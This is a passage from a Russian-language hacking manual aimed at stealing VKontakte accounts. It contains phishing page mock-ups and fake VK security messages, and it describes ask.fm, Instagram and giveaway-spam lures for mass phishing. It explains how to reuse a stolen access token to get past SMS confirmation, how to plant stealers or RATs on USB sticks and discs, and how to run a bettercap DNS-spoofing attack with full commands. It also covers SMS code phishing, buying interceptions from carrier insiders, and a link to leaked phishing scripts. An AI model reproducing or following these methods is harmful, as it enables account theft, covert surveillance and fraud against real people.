Жалоб на пользователя: 3

Алина, для защиты Вашего профиля мы вышлем на Ваш мобильный телефон
бесплатное сообщение с кодом для доступа к странице


[Нет доступа к телефону](#)

ВКонтакте © 2018

И после ввода телефона конечно фейковый код:



Добро пожаловать на обновленный
сервис валидации пользователей ВК




Имя: Алина
Фамилия: Жигadlo--Савченко
ID страницы: 66470761
Жалоб на пользователя: 3


Алина, мы выслали на Ваш мобильный телефон сообщение, подтвердите, что у Вас есть
код доступа к странице

Не пришел код 0:51

ВКонтакте © 2018

Жертва жмет “Не пришел код” и видит:

 Добро пожаловать на обновленный
сервис валидации пользователей ВК



Имя: Алина
Фамилия: Жигadlo—Савченко
ID страницы: 66470761
Жалоб на пользователя: 3

Алина, для валидации страницы вам необходимо войти ВКонтакте

Телефон или email

Пароль

Войти

ВКонтакте © 2018

Вот и все. А теперь давайте расскажу как будем взламывать. На самом деле все так же, как в начале первой главы. Я рассказывал.

“

Здравствуйте, @id

Спешим сообщить: недавно с Вашей страницы был осуществлен переход на сомнительный ресурс. В целях защиты ваших данных, просим Вас немедленно сменить пароль и воспользоваться онлайн сканером во избежание заражения приложения/браузера. Проверка займет не более 5 минут:


Ссылка

В случае игнорирования требований безопасности учетная запись будет заморожена по истечению 24 часов с момента прочтения Вами этого уведомления.

Уведомление #19827 отправлено автоматически.

С уважением, Команда ВКонтакте.

“



Тут шансов немного меньше, но мне кажется что с таким крутым скриптом и поддоменом vk.com шансы тоже высокие. А теперь о массовом взломе поговорим?

Массовый взлом будет связан с аском. Что? Да..

Для взлома нам надо создать аккаунт ask.fm

Аккаунт делаем какойнибудь девушки.

Так же создаем instagram этой девушки.

Делаем его закрытым.


Добавляем везде одну аватарку. По крайней мере одной и той же девушки. Имя конечно то же..

Дальше в описание профиля инсты, добавляем ссылку на фишинговый сайт vk. Типо :


vk.com.id32612346.ru

Задаем в аске себе 2-3 анонимных вопроса, и тупо отвечаем. Не знаю.. “Каких собак любишь?” и так далее.

А после задаем вопрос “Как тебя найти в вк?” и отвечаем:



После перехода в инсту вы уже поняли..



А теперь давайте я вам расскажу как сделать так, чтобы люди вообще зашли в инстаграм и ввели свои данные на вашем фишинговом сайте.

Начинаем искать пользователей в аске. (Кстати это может быть и личный взлом). Когда мы нашли жертву, пишем ей НЕ анонимный вопрос. А точнее:



Ну вы поняли... Человек 100% перейдет в ваш профиль в аске и конечно увидит как найти нас в вк.. Чтобы узнать. Ну и дальше все понятно, аккаунт взломан.

Так же не забываем про массовый взлом с группой “Отдам даром”. Кто его не знает? Ладно, расскажу. Создаем фейк, пофиг какой, и идем в эту группу. Ищем по последнему посту, репостнувших людей которые онлайн. Отправляем им всем, спамом, примерно это:

“

Привет победитель! Поздравляю тебя!!
Долгожданный Iphone переходит в твои руки. Как получить подарок ты можешь узнать в этой группе :
(фишинг)

“

Все. Человек взломан. Особенно в той группе одни дибилы. Так что все просто.

Способов можно придумывать множество, советую на самом деле придумать вам свой способ. Людей надо обманывать по своему. Кстати если вы собираетесь взламывать знакомого человека, то лучше узнать его предпочтения, вкусы, хобби, и взломать используя эту информацию. Шансы возрастают в разы.

А сейчас давайте я вам уже расскажу как обходить эти долбанные оповещения и смс подтверждения.

Способ обхода оповещения и смс подтверждения.

Все на самом деле очень просто. Когда мы взламываем человека, мы получаем его AccessToken. С ним мы и будем обходить всю защиту ВКонтакте.

Подготовка:

Что нам нужно то для взлома? В первую очередь вы должны авторизоваться на сайте apidog.ru , после установить расширение в браузер "EditThisCookie".

Дальше все просто до не хочу.

Копируете Token жертвы, заходите в apidog, открываете расширение и ищите "userAccessToken".

После удаляете свой, вставляете Token жертвы. Жмете на галочку и обновляете страницу. Вот и все.

Вы обошли смс подтверждение, вы обошли оповещение.

Взломы в реале.

Как я говорил, во взломах в реале одна из самых важных вещей - социальная инженерия! Без нее у вас вряд ли получится взломать кого либо. Только спалитесь.

В общем давайте приступать.

Первый способ - стиллер.

Для взлома Вам надо будет написать свой стиллер.

Конечно его можно купить, можно сделать супер простой, но зачем? Можно легко и просто написать

свой стиллер на c++ или c#. К примеру. Кстати мы обучаем писать стиллер.

Все так же на канале: https://t.me/tfac_hacks

Так, ладно, давайте перейдем к СИ.

Начну с самого простого и легкого.

Мы можем просто подойти к компьютеру своей жертвы, вставить флешку со стиллером, открыть стиллер. Все.

Но не всегда бывает все так просто.

Вдруг знакомый не подпускает к компьютеру? Или вы вообще не можете к нему домой зайти. Делаем проще.

Нам надо сделать упор на любознательность жертвы.

Берем флешку со стиллером и просто подкидываем ее.

В сумку, в рюкзак, в портфель, в карман.. Куда угодно.

Жертва придет домой, увидит флешку, конечно же захочет посмотреть что на ней. Дальше остается надеяться на то, что взлом произойдет удачно.

Кстати не обязательно должен быть стиллер. Может быть и RMS, и RAT, да что угодно короче..

Также можно воспользоваться схемой, которой пользовались в сериале "Mr.Robot". А почему нет?

Идея очень хорошая и ей не пользуется.

Подойдет для массовых взломов со своего района. Круто же? Получить доступ к веб-камерам людей со своего района?! А то! В общем...

Берете болванки (чистые диски) и записываете туда какиенибудь треки не популярного человека.

После пользуетесь одним из способов:

- 1) Склеиваете свой вирус с какимнибудь mp3
- 2) Заливаете туда просто вирус и какнибудь называете. Допустим “меню” или “прослушать все”.

Главное вы не стойте на одном и том же месте долгое время. Взяли 5-6 людей диски, можешь уходить в другое место. А то полиция приедет, хакер уедет. И все...

Слив нескольких скриптов фишинга.

В общем как и обещал, сливы скриптов: (85мб)

<http://rgho.st/private/6ZyFNcXlS/1f594f9f91ddf4884348e23dca59d335>

Пароль : T.F.A.C.

Тут осторожнее, всякие рандомные Посейдоны любят малварь

ГЛАВА : ЭКСПЕРТ.

Темы.

1. Работа с Linux
2. Подмена DNS (фишинг <http://vk.com/>)
3. Фейк лендинг (или сайт)
4. Баг ВКонтакте (взлом-восстановление)
5. Подделка смс восстановления
6. Перехват смс разных операторов

Вот мы и подходим к самому сложному и интересному.

Сразу скажу, для взломов нам уже нужен Linux. Почему именно он? Все просто. В следующем способе мы будем заниматься подменой DNS, открывать свой vk.com. Что?! Смотри уже...

Подмена DNS (фишинг <http://vk.com/>)

Рассказываю что мы будем делать.

Мы должны будем подключиться к какой нибудь определенной wi-fi сети, через которую будем взламывать.

Способ очень хорош в реале. После подключения к роутеру мы начнем менять dns сервера. Точнее подделывать. А уже после... Все по порядку крч.

Первое что мы делаем, пишем:

ifconfig

Дальше ищем ip

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.105 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::225:22ff:fe5b:95f9 prefixlen 64 scopeid 0x20<link>
    ether 00:25:22:5b:95:f9 txqueuelen 1000 (Ethernet)
    RX packets 62793 bytes 73529186 (70.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51195 bytes 5112147 (4.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Сохраняем его.

Пишем (Но не подтверждаем. Еще будем дописывать):

bettercap -I eth0 -G

Переходим в другой терминал и там пишем:

route -n

```
root@kali:~# route -n
Kernel IP routing table
Destination Gateway Genmask Flag
s Metric Ref Use Iface
0.0.0.0 192.168.1.1 0.0.0.0 UG
100 0 0 eth0
192.168.1.0 0.0.0.0 255.255.255.0 U
100 0 0 eth0
```

После того как нашли ip, вставляем его в первый терминал.

У нас получается (Опять не подтверждаем команду):

bettercap -I eth0 -G 192.168.1.1 - T

Дальше опять идем в другой терминал и пишем:

nmap -sP 192.168.1.1/24

Ищем ip который будем атаковать.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-0
7 21:59 MSK
Nmap scan report for 192.168.1.1
Host is up (0.00018s latency).
MAC Address: A0:F3:C1:AD:2F:26 (Tp-link Technologies)
Nmap scan report for 192.168.1.101
Host is up (0.069s latency).
MAC Address: A0:CB:FD:1D:FF:9E (Samsung Electronics)
Nmap scan report for 192.168.1.102
Host is up (0.00080s latency).
MAC Address: 50:E5:49:43:AF:E1 (Giga-byte Technology)
Nmap scan report for 192.168.1.103
Host is up (0.10s latency).
MAC Address: 5C:F7:C3:95:3A:96 (Syntech (hk) Technol
ogy Limited)
Nmap scan report for 192.168.1.104
Host is up (0.20s latency).
MAC Address: EC:10:7B:99:70:2A (Samsung Electronics)
Nmap scan report for 192.168.1.105
Host is up.
```

Выбрали.

Идем в первый терминал:

bettercap -I eth0 -G 192.168.1.1 - T 192.168.1.102 --dns dns.conf

Итак у нас получается эта команда.

Что за dns.conf? В него мы прописали ip который скопировали в самом начале и vk.com .

Заходим в /var/www/html/
Туда скидываем наш фишинговый сайт.

Обычная авторизация в вк.

Прописываем во втором терминале:

service apache2 start

Переходим в первый терминал и наконец жмем
enter!

Команда принялась за работу.

После всех этих махинаций, у человека будет сайт:

<http://vk.com/> - фишинговый

Единственное видимое различие - отсутствие SSL
сертификата. Больше видимых нету.

Если вдаваться в подробности можно конечно найти
отличия, но вряд ли обычный юзер будет это делать.

После ввода данных на сайте, пароли появляются у
вас.

Фейк лендинг (или сайт).

Думаю эксперты по взломам вк сразу поняли о чем
речь.

Мы будем создавать красивый лендинг или сайт с
обычной регистрацией. Как мы знаем, много людей
использует одинаковые пароли во всех сервисах.

Этим мы и пользуемся. Нам надо будет создать
совершенно обычный, реалистичный лендинг/сайт.

Желательно с красивым доменом. Дальше мы
должны создать фейк и заманить туда жертву.

Рассказывать как это делается не буду по одной

причине. Вы сами должны дойти до этого. Не дети.
Как рассказывал, к каждой жертве нужен свой
подход.

Баг ВКонтакте (взлом-восстановление).

Я удивляюсь как до сих пор ВК не пофиксил этот баг.
А в чем он заключается? Мы должны добиться того,
чтобы жертва удалила страницу и минимум
несколько дней не заходила. Звучит сложно, но со
мной так часто бывало.

Забыл сказать. Это работает только после того, как
вы взломали жертву, а она сменила пароль и
удалила страницу. Вы идете в восстановления
страницы и указываете ссылку. ВК воспринимает
удаление страницы - как потерю телефона.. Не
пойму их. В общем вы там указываете виртуальный
номер телефона и ждете восстановления. Обычно
надо ждать 1-2 дня. (забыл уже)

Подделка смс восстановления.

Работает редко, но шансы есть. В чем суть взлома?
Думаю вы опять все поняли. Нам надо будет
воспользоваться виртуальным номером который
может отправлять смс.

Как делаем?

Идем в вк и жмем “Восстановить страницу”.
Указываем телефон жертвы. Ей должно прийти смс.

Как мы делаем?

Берем сообщение:

“

У ВКонтакте новая проблемы!

Видимо ваш аккаунт подвергся взлому.
Мы должны убедиться что вы хозяин телефона.
Отправьте пожалуйста код который Вам пришел
пару минут назад. Заранее извините за
беспокойство.

С уважением, Команда ВКонтакте.

”

Ну и конечно отправляем на телефон жертвы.
Остается надеяться что вам придет код.

Перехват смс разных операторов.

Долго разглагольствовать я конечно не буду.
Если вы зайдете в tor, поищите маркеты, сможете
найти людей которые за деньги перекидывают вам
сообщения.

Эти люди работают в компаниях разных операторов
и тем самым помогают хакерам со взломами.

Обычно эти люди берут 10.000 за смс.

Хакеры продают такой взлом за 20.000.

Выгоду думаю подсчитаете сами.

Главное не попадитесь на мошенников.

А если у вас есть связи, как у нашей группировки,

вообще идеально. Считайте взломы бесплатные.

ГЛАВА : ИТОГИ.

Давайте подводить итоги?

Думаю то что мы поработали на славу и смогли вас обучить многому! Теперь вы знаете все способы взлома которые есть на данный момент. Ну по крайней мере почти все. Есть еще 5% секретности. К сожалению не расскажем.

Хочу передать отдельное спасибо Посейдону за помощь с мануалом. А точнее со статьей о психологии и СИ.

А теперь обращение к товарищу Посейдону:

Ты если любишь воду, то купайся в своем океане. А если такие "гайды" писать то скоро суши вообще не останется.